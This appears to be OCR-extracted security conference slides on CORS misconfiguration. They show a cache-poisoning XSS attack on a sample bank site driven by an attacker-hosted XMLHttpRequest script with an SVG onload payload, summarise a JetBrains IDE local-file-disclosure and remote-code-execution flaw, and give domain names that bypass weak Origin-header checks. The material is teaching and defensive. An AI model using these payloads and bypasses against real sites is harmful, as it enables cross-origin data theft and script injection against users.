
ACAO set
ACAC e “Vary: Origin” not set

```
GET /login HTTP/1.1
Host: vuln.bank
Origin: https://attacker.domain/
X-User: <svg/onload=alert(1)>
```

**REQUEST**

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin:
https://attacker.domain/
…
Content-Type: text/html
…


Invalid user: <svg/onload=alert(1)>
```

**RESPONSE**



**Attacker Web App (attacker.domain)**

**Victim's Browser**

**Vulnerable Web App (vuln.bank)**

1 User visits the malicious website

2 It returns the malicious script

```
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get','http://vuln.bank/login',true);
req.setRequestHeader('X-User',
'<svg/onload=alert(1)>');
req.send();
function reqListener() {
        location='http://vuln.bank/login';
}
```

```
GET /login HTTP/1.1
Host: vuln.bank
Origin: https://attacker.domain/
X-User: <svg/onload=alert(1)>
```

3 Browser sends request (after preflight)


4 Browser receives response and caches it

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin:
https://attacker.domain/
…
Content-Type: text/html
…

Invalid user: <svg/onload=alert(1)>
```

5 User requires /login page


6 Browser shows the cached page

XSS!!



about:blank

# DEMO



Attacker Web App (attacker.domain)

INTERNET

LAN

Victim's Browser

JetBrains IDEs

1 User visits the malicious website

2 It returns the malicious script (Local File Disclosure or RCE)

3 Browser sends request to IDE's local server

4 1) Returns file content required by the attacker (+ ACAO header)

2) Remote Code Execution

5 Browser check ACAO header and pass the data received

$50.000 reward!


http://blog.saynotolinux.com/blog/2016/08/15/jetbrains-ide-remote-code-execution-and-local-file-disclosure-vulnerability-analysis/

# (IN)SECURING CORS

_ (IN)SECURING CORS


# Evasion techniques

We have fixed the vulnerability with a control on the Origin header



```
if(origin.contains(“target.domain”))
   response.setHeader(”Access-Control-Allow-
Origin", origin);
```

Let me see



What if an attacker registers the following subdomain?


”target.domain.attacker.com”

DOH!

_ (IN)SECURING CORS


# Evasion techniques

Ok man, we have implemented a stronger control on the Origin header with a regex



```
^https?:\/\/.*\.?target\.domain$
```

Let me see



What if an attacker registers the following domain?


”nottarget.domain”


DOH!


_ (IN)SECURING CORS

# Default Configuration

Well, we need a basic CORS configuration so we have replaced our custom and buggy implementation with the Tomcat one

